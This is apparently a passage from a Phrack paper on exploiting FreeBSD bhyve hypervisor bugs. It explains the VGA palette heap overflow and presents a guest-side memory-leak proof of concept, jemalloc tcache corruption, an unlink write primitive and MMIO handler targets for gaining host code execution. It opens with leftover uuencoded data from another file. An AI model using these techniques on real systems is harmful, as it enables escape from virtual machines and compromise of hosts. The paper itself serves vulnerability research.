MVVZM6O.:U7\$, .IJ2\US1GV3PSPYD] 83!/_`B:!\ :>B-TZ&&+__A' G&U"=GDL
M%EG, F^ORZ (1>":1F-V_; G8N+DZYMDP0BW^*E5D\$' GH%\ "#K#\$S\$V\ON!? `?V<
M!3H.U`>1N-4/V"KS#,]WY4"; ^/ (Y^4I*X#&=\$HJB:7Y"*887&L!"GAM7".9(
M<E+40#+NX-JZA`/0JV1CY\XB].3W/->2UD] 1S;\9@?3I^7<^Z_!_*:`\$?=G]
MICH(Y; ?=S, #_I0?Q?RO-1AV^0+IJ&TC; GZSF[] 3'M<__<OS?#><?#^6I5YZZ
M7U/'>OSG2K7:JFGXS [4_56KP_R`\YS_D^< [J_^7"HIE6&\$8"Z'%KZX (7`L%<
MN6XL5; B:\$ [\O82\$EK"&6-UXX4P_UL&4*&^1Z2\>?A%L+; \Q8AYC.60!/_-_*
M6UOH] @G%+2CB/#I=H7<Q_L?./MYLY`L8, ?8?*W_!00D (*&F^"!#\$K&@YH871
M+ (F#VH*B24\YBN!^H`KA) ?O* (G#RK:WOOK.N0N?:V] H:!!:% [GRUM?5?__5?
M6_] A(=, %L@IP] /#7J] U=^`^9O (U%?>5@<4WNQV7X`NE'` '%I\$YKSQ1I] 0`77+
M-?%; 9XZQGZ/] Y"T8&AT^Z_`\$^8] \$Y' 6<QNFDU2F\$P7DZI!A6`\$YNZ=15ZP@L*
MK=YQ3F@BAOX, (S0A\$MB4L,+8N": :\$NBR#/9RXVU) 9V] GXB\?S*3L] L1!<]' K
M":?87`0.>F2%HX4_I-`' T!Y; QMB3!8\QW?_N%?_TZ, ^&] #^Y=+^@CO7TO]; &
M,] ^D_ [56H_U\$__^ (QPQZ/1IY\$Q+M, =B/"K:3] EK&' 1_M-4=USZMZY?) ^I>+M
M-4:..\$>A3LLN (F*G?>*@MR).`?R; C, E (49PH=" [&67*F8? [R838Z1\$NX\$, 1M
ME`5) -HW`># (!+E`K8 (("H,`>T, 9FQ&/,) Z/?^`MA%*<J+09^#5`R/H@KL) O
M>XG: !ZDJ2) 0] <1#58*@\$!U5"S?) E#VI<@0A=#1A*@Y7) 4%O' UE5I\$.HXKQ/FC
M-YV&0) R' K6_/@XD->K!O_8`; D' 4; <G% ^TCO\R7K?.S\A." [\$H+] D+^H^7F_`'
M@ZG] /O??VKU.2E<ZC<-#T97; Z116PLP?9; 7__>FI== \$YZQUBPW_T9/@!O-X9
MLELW?/B7] <%H\$-DMV7`L8LBAA3) @ZG [H' A8M`4RZ/BA, #E; , R"-; Z^=SZ^?<
MVL0QU [[=7.+ -\^_N/UK/0S+=>`IG] \$] #*?T4SN@IG-%3?) S_5O%Q] IMMISJN
MC\; ?' !^G1H-; DQ#D6C`%9^ [OXO] *\$EZM) "X`A/P6TZ!3>G8, B7U`Q3K%D"RQ
MC6-6> (0821D<OC70V!=3+51/=AB?6/B<F@C@_M\`, Y3<) QX<) PO#"#S [>8H
MFX2.^9W9J:< (, =7V7KU6:] ?&PZ^ (\$%-K5?\G18AY-!; , 4S28IV@P3] %@Q/, 4
M#>8I&LQ3-!AZGJ+!/\$6#, :MZB@; S%`W&>HH&\Q0-YG] 6-) @_V%] <HC:L4<# (
MC*^MYRXM`N4OKNVE) Y_SW\GG7\$\>DQ.) BLYDY6DYDDFUF [2=CR1=H\&MR, #+
M<K84@&"OXNHTW073+/G) [3W1EB>W] [5] 09* [H=] [Y7 [_3; KC>U8AU8\ZI8F=
M7T_>] OJ [_V7>] D\>XT\>XT\>XT\>XT\>XT\>X [&L3Q [CE/7) 8_S) 8_S) 8_R_
MO\?XO] L8_>EY>IZ>I^?I>7J>GJ?GZ7EZGIZGY^EY>IZ>I^?I>7J>GJ?GZ7EZ
GGIZGY^EY>IZ>I^?I>7J>GJ?GZ7EZGIZGY^G9^/G_`!' U1^<`6`<`
`

end

|=[EOF]=-----|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x0b of 0x0f

```
=====
===== [ Tale of two hypervisor bugs - Escaping from FreeBSD bhyve ] =====
=====
===== [ Reno Robert ] =====
===== [ @renorobertr ] =====
=====
```

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--[1 - Introduction

VM escape has become a popular topic of discussion over the last few years. A good amount of research on this topic has been published for various hypervisors like VMware, QEMU, VirtualBox, Xen and Hyper-V. Bhyve is a hypervisor for FreeBSD supporting hardware-assisted virtualization. This paper details the exploitation of two bugs in bhyve - FreeBSD-SA-16:32.bhyve [1] (VGA emulation heap overflow) and CVE-2018-17160 [21] (Firmware Configuration device bss buffer overflow) and some generic techniques which could be used for exploiting other bhyve bugs. Further, the paper also discusses sandbox escapes using PCI device passthrough, and Control-Flow Integrity bypasses in HardenedBSD 12-CURRENT

--[2 - Vulnerability in VGA emulation

FreeBSD disclosed a bug in VGA device emulation FreeBSD-SA-16:32.bhyve [1] found by Ilja van Sprundel, which allows a guest to execute code in the host. The bug affects virtual machines configured with 'fbuf' framebuffer device. The below patch fixed the issue:

```
struct {
    uint8_t      dac_state;
-   int          dac_rd_index;
-   int          dac_rd_subindex;
-   int          dac_wr_index;
-   int          dac_wr_subindex;
```

```

+         uint8_t      dac_rd_index;
+         uint8_t      dac_rd_subindex;
+         uint8_t      dac_wr_index;
+         uint8_t      dac_wr_subindex;
+         uint8_t      dac_palette[3 * 256];
+         uint32_t     dac_palette_rgb[256];
    } vga_dac;

```

The VGA device emulation in bhyve uses 32-bit signed integer as DAC Address Write Mode Register and DAC Address Read Mode Register. These registers are used to access the palette RAM, having 256 entries of intensities for each value of red, green and blue. Data in palette RAM can be read or written by accessing DAC Data Register [2][3].

After three successful I/O access to red, green and blue intensity values, DAC Address Write Mode Register or DAC Address Read Mode Register is incremented automatically based on the operation performed. Here is the issue, the values of DAC Address Read Mode Register and DAC Address Write Mode Register does not wrap under index of 256 since the data type is not 'uint8_t', allowing an untrusted guest to read or write past the palette RAM into adjacent heap memory.

The out of bound read can be achieved in function vga_port_in_handler() of vga.c file:

```

case DAC_DATA_PORT:
    *val = sc->vga_dac.dac_palette[3 * sc->vga_dac.dac_rd_index +
    sc->vga_dac.dac_rd_subindex];
    sc->vga_dac.dac_rd_subindex++;
    if (sc->vga_dac.dac_rd_subindex == 3) {
        sc->vga_dac.dac_rd_index++;
        sc->vga_dac.dac_rd_subindex = 0;
    }

```

The out of bound write can be achieved in function vga_port_out_handler() of vga.c file:

```

case DAC_DATA_PORT:
    sc->vga_dac.dac_palette[3 * sc->vga_dac.dac_wr_index +
sc->vga_dac.dac_wr_subindex] = val;
    sc->vga_dac.dac_wr_subindex++;
    if (sc->vga_dac.dac_wr_subindex == 3) {
        sc->vga_dac.dac_palette_rgb[sc->vga_dac.dac_wr_index] =
        . . .
        . . .
        sc->vga_dac.dac_wr_index++;
        sc->vga_dac.dac_wr_subindex = 0;
    }

```

The vulnerability provides very powerful primitives - both read and write access to heap memory of the hypervisor user space process. The only issue is, after writing to dac_palette, the RGB value is encoded and written to the adjacent dac_palette_rgb array as a single value. This corruption can be corrected during the subsequent writes to dac_palette array since dac_palette_rgb is placed next to dac_palette during the linear write. But if the corrupted memory is used before correction, the bhyve process could crash. Such an issue was not faced during the development of exploit under FreeBSD 11.0-RELEASE-p1 r306420

--[3 - Exploitation of VGA bug

Though FreeBSD does not have ASLR, it is necessary to understand the process memory layout, the guest features which allow allocation and deallocation of heap memory in the host process and the ideal structures to corrupt for gaining reliable exploit primitives. This section provides an in-depth analysis of the exploitation of heap overflow to achieve arbitrary code execution in the host.

----[3.1 - Analysis of memory allocations in heap

FreeBSD uses jemalloc allocator for dynamic memory management. Research done by huku, argp and vats on jemalloc [4][5][6], provides great insights into the allocator. Understanding the details provided in paper Pseudomonarchia jemallocum [4] is essential for following many parts of section 3. The jemalloc used in FreeBSD 11.0-RELEASE-p1 is slightly different from the one described in papers [4][5], however, the core design and exploitation techniques remain the same.

The user space bhyve process is multi-threaded, and hence multiple thread caches are used by jemalloc. The threads of prime importance for this study are 'mevent' and 'vcpu N', where N is the vCPU number. 'mevent' thread is the main thread which does all the initialization as part of main() function in bhyverun.c file:

```
int
main (int argc, char *argv[])
{
    memsize = 256 * MB;
    . . .
    case 'm':
        error = vm_parse_memsize(optarg, &memsize);
        . . .
        vm_set_memflags(ctx, memflags);
        err = vm_setup_memory(ctx, memsize, VM_MMAP_ALL);
        . . .
        if (init_pci(ctx) != 0)
            . . .
        fbsdrun_addcpu(ctx, BSP, BSP, rip);
        . . .
        mevent_dispatch();
        . . .
}
```

The first allocation of importance is the guest physical memory, mapped into the address space of the bhyve process. A preconfigured memory of 256MB is allocated to any virtual machine. A VM can also be configured with more memory using '-m' parameter. The guest physical memory map along with the system memory looks like below (found in pci_emul.c):

```
/*
 * The guest physical memory map looks like the following:
 * [0,                lowmem)                guest system memory
 * [lowmem,            lowmem_limit)           memory hole (may be absent)
 * [lowmem_limit,      0xE0000000)             PCI hole (32-bit BAR
 * allocation)
 * [0xE0000000,        0xF0000000)             PCI extended config window
 * [0xF0000000,        4GB)                    LAPIC, IOAPIC, HPET,
 * firmware
 * [4GB,               4GB + highmem)
 */
```

Here the lowmem_limit can be a maximum value up to 3GB. Guest system memory is mapped into the bhyve process by calling mmap(). Along with the requested size of guest system memory, 4MB (VM_MMAP_GUARD_SIZE) guard pages are allocated before and after the virtual address space of the guest system memory. The vm_setup_memory() API in lib/libvmmapi/vmmapi.c performs the mentioned operation as below:

```
int
vm_setup_memory(struct vmctx *ctx, size_t memsize, enum vm_mmap_style vms)
{
    . . .
    /*
     * If 'memsize' cannot fit entirely in the 'lowmem' segment then
     * create another 'highmem' segment above 4GB for the remainder.
     */
    if (memsize > ctx->lowmem_limit) {
        ctx->lowmem = ctx->lowmem_limit;
        ctx->highmem = memsize - ctx->lowmem_limit;
        objsize = 4*GB + ctx->highmem;
    }
```

```

    } else {
        ctx->lowmem = memsize;
        ctx->highmem = 0;
        objsize = ctx->lowmem;
    }

    /*
     * Stake out a contiguous region covering the guest physical
     * memory
     * and the adjoining guard regions.
     */
    len = VM_MMAP_GUARD_SIZE + objsize + VM_MMAP_GUARD_SIZE;
    flags = MAP_PRIVATE | MAP_ANON | MAP_NOCORE | MAP_ALIGNED_SUPER;
    ptr = mmap(NULL, len, PROT_NONE, flags, -1, 0);
    . . .
    baseaddr = ptr + VM_MMAP_GUARD_SIZE;
    . . .
    ctx->baseaddr = baseaddr;
    . . .
}

```

Once the contiguous allocation for guest physical memory is made, the pages are later marked as `PROT_READ` | `PROT_WRITE` and mapped into the guest address space. The 'baseaddr' is the virtual address of guest physical memory.

The next interesting allocation is made during the initialization of virtual PCI devices. The `init_pci()` call in `main()` initializes all the device emulation code including the framebuffer device. The framebuffer device performs initialization of the VGA structure 'vga_softc' in `vga.c` file as below:

```

void *
vga_init(int io_only)
{
    struct inout_port iop;
    struct vga_softc *sc;
    int port, error;

    sc = calloc(1, sizeof(struct vga_softc));
    . . .
}

struct vga_softc {
    struct mem_range      mr;
    . . .
    struct {
        uint8_t          dac_state;
        int              dac_rd_index;
        int              dac_rd_subindex;
        int              dac_wr_index;
        int              dac_wr_subindex;
        uint8_t          dac_palette[3 * 256];
        uint32_t         dac_palette_rgb[256];
    } vga_dac;
};

```

The 'vga_softc' structure (2024 bytes) where the overflow happens is allocated as part of tcache bin, servicing regions of size 2048 bytes. The framebuffer device also performs a few allocations as part of the remote framebuffer server, however, these are not significant for the exploitation of the bug.

Next, let's analyze the memory between `vga_softc` structure and the guest physical memory guard page to identify any interesting structures to corrupt or leak. Since the out of bounds read/write is linear, guest can only leak information until the guard page for now. The file `readmemory.c` in the attached code reads the bhyve heap memory from an Ubuntu 14.04.5 LTS guest operating system.

```
---[ readmemory.c ]---
```

```
. . .
    iopl(3);

    warnx("[+] Reading bhyve process memory...");
    chunk_lw_size = getpagesize() * PAGES_TO_READ;
    chunk_lw = calloc(chunk_lw_size, sizeof(uint8_t));

    outb(0, DAC_IDX_RD_PORT);
    for (int i = 0; i < chunk_lw_size; i++) {
        chunk_lw[i] = inb(DAC_DATA_PORT);
    }

    for (int index = 0; index < chunk_lw_size/8; index++) {
        qword = ((uint64_t *)chunk_lw)[index];
        if (qword > 0) {
            warnx("[%06d] => 0x%lx", index, qword);
        }
    }
. . .
```

Running the code in the guest leaks a bunch of heap pointers as below:

```
root@linuxguest:~/setupA/readmemory# ./readmemory
```

```
. . .
readmemory: [128483] => 0x801b6f000
readmemory: [128484] => 0x801b6f000
readmemory: [128486] => 0xe4000000b5
readmemory: [128489] => 0x100000000
readmemory: [128491] => 0x801b6fb88
readmemory: [128493] => 0x100000000
readmemory: [128495] => 0x801b701c8
readmemory: [128497] => 0x100000000
readmemory: [128499] => 0x801b70808
readmemory: [128501] => 0x100000000
readmemory: [128503] => 0x801b70e48
. . .
```

After some analysis, it is realized that this is `tcache_s` structure used by `jemalloc`. Inspecting the memory with `gdb` provides further details:

```
(gdb) info threads
  Id   Target Id           Frame
* 1    LWP 100185 of process 4891 "mevent" 0x0000000080121198a in _kevent ()
* from /lib/libc.so.7
```

```
. . .
  12   LWP 100198 of process 4891 "vcpu 0" 0x000000008012297da in ioctl ()
from /lib/libc.so.7
```

```
(gdb) thread 12
[Switching to thread 12 (LWP 100198 of process 4891)]
#0  0x000000008012297da in ioctl () from /lib/libc.so.7
```

```
(gdb) print *((struct tsd_s *)($fs_base-160))
$21 = {state = tsd_state_nominal, tcache = 0x801b6f000, thread_allocated =
2720, thread_deallocated = 2464, prof_tdata = 0x0, iarena = 0x801912540,
arena = 0x801912540,
  arenas_tdata = 0x801a1b040, narenas_tdata = 8, arenas_tdata_bypass =
false, tcache_enabled = tcache_enabled_true, __je_quarantine = 0x0,
witnesses = {qlh_first = 0x0},
  witness_fork = false}
```

For any thread, the thread-specific data is located at an address pointed by `$fs_base-160`. The `tcache` address can be found by inspecting `'tsd_s'` structure. The `'vcpu 0'` thread's `tcache` structure is the one that the guest could access using the VGA bug. This can be confirmed by `gdb`:

```
(gdb) print *(struct tcache_s *)0x801b6f000
$1 = {link = {qre_next = 0x801b6f000, qre_prev = 0x801b6f000},
```



```
prof_accumbytes = 0, gc_ticker = {tick = 181, nticks = 228}, next_gc_bin =
0, tbins = {{tstats = {nrequests = 0},
    low_water = 0, lg_fill_div = 1, ncached = 0, avail = 0x801b6fb88}}
```


Since tcache structure is accessible, the tcache metadata can be corrupted as detailed in [4] for further exploitation. The heap layout was further analyzed under multiple CPU configurations as below:

- Guest with single vCPU and host with single CPU
- Guest with single vCPU and host with more than one CPU core
- Guest with more than one vCPU and host with more than one CPU core

Some of the observed changes are

- The number of jemalloc arenas is 4 times the number of CPU core available. When the number of CPU core changes, the heap layout also changes marginally. I say marginally because tcache structure can still be reached from the 'vga_softc' structure during the overflow
- When there is more than one vCPU, each vCPU thread has its own thread caches (tcache_s). The thread caches of vCPU's are placed one after the other.

The thread cache structures of vCPU threads are allocated in the same chunk as that of vga_softc structure managed by arena[0]. During a linear overflow, the first tcache_s structure to get corrupted is that of vCPU0. Since vCPU0 is always available under any configuration, it is a reliable target to corrupt. The CPU affinity of exploit running in the guest should be set to vCPU0 to ensure corrupted structures are used during the execution of the exploit. To summarize, the heap layout looks like below:



This memory layout is expected to be consistent for a couple of reasons. First, the jemalloc chunk of size 2MB is mapped by the allocator when bhyve makes its first allocation request during `_libpthread_init()` -> `_thr_alloc()` -> `calloc()`. This further goes through a series of calls `tcache_create()` -> `ipallocztm()` -> `arena_palloc()` -> `arena_malloc()` -> `arena_malloc_large()` -> `arena_run_alloc_large()` -> `arena_chunk_alloc()` -> `chunk_alloc_core()` -> `chunk_alloc_mmap()` -> `pages_map()` -> `mmap()` (some of the functions are skipped and library-private functions will have a prefix `__je_` to their function names). The guest memory mapped using `vm_setup_memory()` during bhyve initialization will occupy the memory region right after this jemalloc chunk due to the predictable `mmap()` behaviour. Second, the 'vga_softc' structure will occupy a lower memory address in the chunk compared to that of 'tcache_s' structures because jemalloc allocates 'tcache_s' structures using `tcache_create()` (serviced as large allocation request of 32KB in this case) only when the vCPU threads make an allocation request. Allocation of 'vga_softc' structure happens much earlier in the initialization routine compared to the creation of vCPU threads by `fbsdrun_addcpu()`.

---[3.2 - ACPI shutdown and event handling

Next task is to find a feature which allows the guest to trigger an allocation or deallocation after corrupting the tcache metadata. Inspecting each of the bins, an interesting allocation was found in `tbins[4]`:

```
(gdb) print ((struct tcache_s *)0x801b6f000)->tbins[4]
$2 = {tstats = {nrequests = 1}, low_water = -1, lg_fill_div = 1, ncached =
63, avail = 0x801b71248}
```

```
(gdb) x/gx 0x801b71248-64*8
0x801b71048:    0x0000000813c10000
```

```
(gdb) x/5gx 0x0000000813c10000
0x813c10000: 0x00000000000430380 0x000000000000000f
0x813c10010: 0x00000000000000003 0x00000000801a15080
0x813c10020: 0x00000000100000000
```

```
(gdb) x/i 0x00000000000430380
0x430380 <power_button_handler>: push %rbp
```

```
(gdb) print *(struct mevent *)0x0000000813c10000
$3 = {me_func = 0x430380 <power_button_handler>, me_fd = 15, me_timid = 0,
me_type = EVF_SIGNAL, me_param = 0x801a15080, me_cq = 0, me_state = 1,
me_closefd = 0, me_list = {
    le_next = 0x801a15100, le_prev = 0x801a15430}}
```

bhyve emulates access to I/O port 0xB2 (Advanced Power Management Control port) to enable and disable ACPI virtual power button. A handler for SIGTERM signal is registered through FreeBSD's kqueue mechanism [7].

'mevent' is a micro event library based on kqueue for bhyve found in mevent.c. The library exposes a set of API for registering and modifying events. The main 'mevent' thread handles all the events. The mevent_dispatch() function called from main() dispatches to the respective event handlers when an event is reported. The two notable API's of interest for the exploitation of this bug are mevent_add() and mevent_delete(). Let's see how the 0xB2 I/O port handler in pm.c uses the mevent library:

```
static int
smi_cmd_handler(struct vmctx *ctx, int vcpu, int in, int port, int bytes,
    uint32_t *eax, void *arg)
{
    . . .
    switch (*eax) {
    case BHYVE_ACPI_ENABLE:
        . . .
        if (power_button == NULL) {
            power_button = mevent_add(SIGTERM, EVF_SIGNAL,
                power_button_handler, ctx);
            old_power_handler = signal(SIGTERM, SIG_IGN);
        }
        break;
    case BHYVE_ACPI_DISABLE:
        . . .
        if (power_button != NULL) {
            mevent_delete(power_button);
            power_button = NULL;
            signal(SIGTERM, old_power_handler);
        }
        break;
    }
    . . .
}
```

Writing the value 0xa0 (BHYVE_ACPI_ENABLE) will trigger a call to mevent_add() in mevent.c. mevent_add() function allocates a mevent structure using calloc(). The events that require addition, update or deletion are maintained in a list pointed by the list head 'change_head'. The elements in the list are doubly linked.

```
struct mevent *
mevent_add(int tfd, enum ev_type type,
    void (*func)(int, enum ev_type, void *), void *param)
{
    . . .
    mevp = calloc(1, sizeof(struct mevent));
    . . .
    mevp->me_func = func;
    mevp->me_param = param;

    LIST_INSERT_HEAD(&change_head, mevp, me_list);
    . . .
}
```

```

}

struct mevent {
    void      (*me_func)(int, enum ev_type, void *);
    . . .
    LIST_ENTRY(mevent) me_list;
};

#define LIST_ENTRY(type) \
struct { \
    struct type *le_next; /* next element */ \
    struct type **le_prev; /* address of previous next element */ \
}

```

Similarly, writing a value 0xa1 (BHYVE_ACPI_DISABLE) will trigger a call to `mevent_delete()` in `mevent.c`. `mevent_delete()` unlinks the event from the list using `LIST_REMOVE()` and marks it for deletion by mevent thread:

```

static int
mevent_delete_event(struct mevent *evp, int closefd)
{
    . . .
    LIST_REMOVE(evp, me_list);
    . . .
}

#define LIST_NEXT(elm, field) ((elm)->field.le_next)
#define LIST_REMOVE(elm, field) do { \
    . . . \
    if (LIST_NEXT((elm), field) != NULL) \
        LIST_NEXT((elm), field)->field.le_prev = \
        (elm)->field.le_prev; \
    *(elm)->field.le_prev = LIST_NEXT((elm), field); \
    . . . \
} while (0)

```

To summarize, guest can allocate and deallocate a mevent structure having function and list pointers. The allocation requests are serviced by thread cache of vCPU threads. CPU affinity could be set for the exploit code, to force allocations from a vCPU thread of choice. i.e. vCPU0 as seen in the previous section. Corrupting the 'tcache_s' structure of vCPU0, would allow us to control where the mevent structure gets allocated.

----[3.3 - Corrupting tcache_s structure

'tcache_s' structure has an array of tcache_bin_s structures. tcache_bin_s has a pointer (void **avail) to an array of pointers to pre-allocated memory regions, which services allocation requests of a fixed size.

```
typedef struct tcache_s tcache_t;
```

```

struct tcache_s {
    struct {
        tcache_t *qre_next;
        tcache_t *qre_prev;
    } link;
    uint64_t prof_accumbytes;
    ticker_t gc_ticker;
    szind_t next_gc_bin;
    tcache_bin_t tbins[1];
}

struct tcache_bin_s {
    tcache_bin_stats_t tstats;
    int low_water;
    unsigned int lg_fill_div;
    unsigned int ncached;
    void **avail;
}

```

```
}
```

As seen in section 2.1.7 and 3.3.3 of paper Pseudomonarchia jemallocum [4] and [6], it is possible to return an arbitrary address during allocation by corrupting thread caches. 'ncached' is the number of cached free memory regions available for allocation. When an allocation is requested, it is fetched as avail[-ncached] and 'ncached' gets decremented. Likewise, when an allocation is freed, 'ncached' gets incremented, and the pointer is added to the free list as avail[-ncached] = ptr. The allocation requests for 'mevent' structure with size 0x40 bytes is serviced by tbin[4].avail pointers. The 'vga_softc' out of bound read can first leak the heap memory including the 'tcache_s' structure. Then the out of bound write can be used to overwrite the pointers to free memory regions pointed by 'avail'. By leaking and rewriting memory, we make sure parts of memory other than thread caches are not corrupted. To be specific, it is only needed to overwrite tbins[4].avail[-ncached] pointer before invoking mevent_add(). On a side note, the event marked for deletion by mevent_delete() is freed by mevent thread and not by vCPU0 thread. Hence the freed pointer never makes into tbins[4].avail array of vCPU0 thread cache but becomes available in mevent thread cache.

When calloc() request is made to allocate mevent structure in mevent_add(), it uses the overwritten pointers of tcache_s structure. This forces the mevent structure to be allocated at the arbitrary guest-controlled address. Though the mevent structure can be allocated at an arbitrary address, we do not have control over the contents written to it to turn this into a write-anything-anywhere.

In order to modify the contents of mevent structure, one solution is to allocate the structure into the guest system memory, mapped in the bhyve process. Since this memory is accessible to the guest, the contents can be directly modified from within the guest. The other solution is to allocate the structure adjacent to the 'vga_softc' structure, use the out of bound write again, to modify the content. The later technique will be discussed in section 4.

The current approach to determine the 'tcache_s' structure in the leaked memory is a signature-based search using 'tcache_s' definition implemented as find_jemalloc_tcache() in the PoC. It is observed that the link pointers 'qre_next' and 'qre_prev' are page-aligned since 'tcache_s' allocations are page-aligned. Moreover, there are other valid pointers such as tbins[index].avail, which can be used as signatures. When a possible 'tcache_s' structure is located in memory, the tbins[4].avail pointer is fetched for further analysis. Next part of this approach is to locate the array of pointers in memory which tbins[4].avail points to, by searching for a sequence of values varying by 0x40 (mevent allocation size). Once the offset to avail pointer array from 'vga_softc' structure is known, we can precisely overwrite tbin[4].avail[-ncached] to return an arbitrary address. The 'vga_softc' address can be roughly calculated as tbins[4].avail - (number of entries in avail * sizeof(void *)) - offset to avail array from 'vga_softc' structure. tcache_create() function in tcache.c gives a clear understanding of tcache_s allocation and avail pointer assignment:

```
tcache_t *
tcache_create(tsdn_t *tsdn, arena_t *arena)
{
    . . .
    size = offsetof(tcache_t, tbins) + (sizeof(tcache_bin_t) * nhbins);
    /* Naturally align the pointer stacks. */
    size = PTR_CEILING(size);
    stack_offset = size;
    size += stack_nelms * sizeof(void *);
    /* Avoid false cacheline sharing. */
    size = sa2u(size, CACHELINE);

    tcache = ipallocz(tsdn, size, CACHELINE, true, NULL, true,
        arena_get(TSDN_NULL, 0, true));
    . . .
    for (i = 0; i < nhbins; i++) {
        tcache->tbins[i].lg_fill_div = 1;
    }
}
```

```

        stack_offset += tcache_bin_info[i].ncached_max *
                        sizeof(void *);
    /*
     * avail points past the available space. Allocations will
     * access the slots toward higher addresses (for the
     * benefit of prefetch).
     */
    tcache->tbins[i].avail = (void **) ((uintptr_t)tcache +
                                        (uintptr_t)stack_offset);
}

return (tcache);
}

```

The techniques to locate 'tcache_s' structure has lot more scope for improvement and further study in terms of the signature used or leaking 'tcache_s' base address directly from link pointers when qre_next == qre_prev

----[3.4 - Discovering base address of guest memory

Leaking the 'baseaddr' allows the guest to set up shared memory between the guest and the host bhyve process. By knowing the guest physical address of a memory allocation, the host virtual address of the guest allocation can be calculated as 'baseaddr' + guest physical address. Fake data structures or payloads could be injected into the bhyve process memory using this shared memory from the guest [8].

Due to the memory layout observed in section 3.1, if we can leak at least one pointer within the jemalloc chunk before guest memory pages (which is the case here), the base address of chunk can be calculated. Jemalloc in FreeBSD 11.0 uses chunks of size 2 MB, aligned to its size. `CHUNK_ADDR2BASE()` macro in jemalloc calculates the base address of a chunk, given any pointer in a chunk as below:

```

#define CHUNK_ADDR2BASE(a) \
    ((void *) ((uintptr_t)(a) & ~chunksize_mask))

```

where `chunksize_mask` is '`(chunksize - 1)`' and '`chunksize`' is 2MB. Once the chunk base address is known, the base address of guest memory can be calculated as chunk base address + chunk size + `VM_MMAP_GUARD_SIZE` (4MB)

Another way to get the base address is by leaking the 'vmctx' structure from lower memory of chunk. This will be discussed as part of section 4.3.

----[3.5 - Out of bound write to write pointer anywhere using unlink

Once the guest allocates the mevent structure within its system memory, it can overwrite the 'power_button_handler' callback and wait until the host turns off the VM. `SIGTERM` signal will be delivered to the bhyve process during poweroff, which in turn triggers the overwritten handler, giving RIP control. However, this approach has a drawback - the guest needs to wait until the VM is powered off from the host.

To eliminate this host interaction, the next idea is to use the list unlink. By corrupting the previous and next pointers of the list, we can write an arbitrary value to an arbitrary address using `LIST_REMOVE()` in `mevent_delete_event()` (section 3.2). The major limitation of this approach is that the value written should also be a writable address. Hence function pointers cannot be directly overwritten.

With the ability to write a writable address to arbitrary address, the next step is to find a target to overwrite to control RIP indirectly.

----[3.6 - MMIO emulation and RIP control methodology

The PCI hole memory region of guest memory (section 3.1) is not mapped and is used for device emulation. Any access to this memory will trigger an Extended Page Table (EPT) fault resulting in VM-exit. The `vmx_exit_process()` in the VMM code `src/sys/amd64/vmm/intel/vmx.c` invokes

the respective handler based on the VM-exit reason.

```
static int
vmx_exit_process(struct vmx *vmx, int vcpu, struct vm_exit *vmexit)
{
    . . .
    case EXIT_REASON_EPT_FAULT:
        /*
         * If 'gpa' lies within the address space allocated to
         * memory then this must be a nested page fault otherwise
         * this must be an instruction that accesses MMIO space.
         */
        gpa = vmcs_gpa();
        if (vm_mem_allocated(vmx->vm, vcpu, gpa) ||
            apic_access_fault(vmx, vcpu, gpa)) {
            vmexit->exitcode = VM_EXITCODE_PAGING;
            . . .
        } else if (ept_emulation_fault(qual)) {
            vmexit_inst_emul(vmxexit, gpa, vmcs_gla());
            vmm_stat_incr(vmx->vm, vcpu, VMEXIT_INST_EMUL, 1);
        }
        . . .
}
```

vmexit_inst_emul() sets the exit code to 'VM_EXITCODE_INST_EMUL' and other exit details for further emulation. The VM_RUN ioctl used to run the virtual machine then calls vm_handle_inst_emul() in sys/amd64/vmm/vmm.c, to check if the Guest Physical Address (GPA) accessed is emulated in-kernel. If not, the exit information is passed on to the user space for emulation.

```
int
vm_run(struct vm *vm, struct vm_run *vmrun)
{
    . . .
    case VM_EXITCODE_INST_EMUL:
        error = vm_handle_inst_emul(vm, vcpuid, &retu);
        break;
    . . .
}
```

MMIO emulation in the user space is done by the vmexit handler vmexit_inst_emul() in bhyverun.c. vm_loop() dispatches execution to the respective handler based on the exit code.

```
static void
vm_loop(struct vmctx *ctx, int vcpu, uint64_t startrip)
{
    . . .
    error = vm_run(ctx, vcpu, &vmexit[vcpu]);
    . . .
    exitcode = vmexit[vcpu].exitcode;
    . . .
    rc = (*handler[exitcode])(ctx, &vmexit[vcpu], &vcpu);
}

static vmexit_handler_t handler[VM_EXITCODE_MAX] = {
    . . .
    [VM_EXITCODE_INST_EMUL] = vmexit_inst_emul,
    . . .
};
```

The user space device emulation is interesting for this exploit because it has the right data structures to corrupt using the list unlink. The memory ranges and callbacks for each user space device emulation is stored in a red-black tree. When a PCI BAR is programmed to map a MMIO region using register_mem() or when a memory region is registered explicitly through register_mem_fallback() in mem.c, the information is added to mmio_rb_root and mmio_rb_fallback RB trees respectively. During an instruction emulation, the red-black trees are traversed to find the node which has the handler for the guest physical address which caused the EPT fault. The

red-black tree nodes are defined by the structure 'mmio_rb_range' in mem.c

```
struct mmio_rb_range {
    RB_ENTRY(mmio_rb_range) mr_link;          /* RB tree links */
    struct mem_range      mr_param;
    uint64_t              mr_base;
    uint64_t              mr_end;
};
```

The 'mr_base' element is the starting address of a memory range, and 'mr_end' marks the ending address of the memory range. The 'mem_range' structure is defined in mem.h, has the pointer to the handler and arguments 'arg1' and 'arg2' along with 6 other arguments.

```
typedef int (*mem_func_t)(struct vmctx *ctx, int vcpu, int dir, uint64_t
addr,
                        int size, uint64_t *val, void *arg1, long arg2);
```

```
struct mem_range {
    const char      *name;
    int             flags;
    mem_func_t      handler;
    void            *arg1;
    long            arg2;
    uint64_t        base;
    uint64_t        size;
};
```

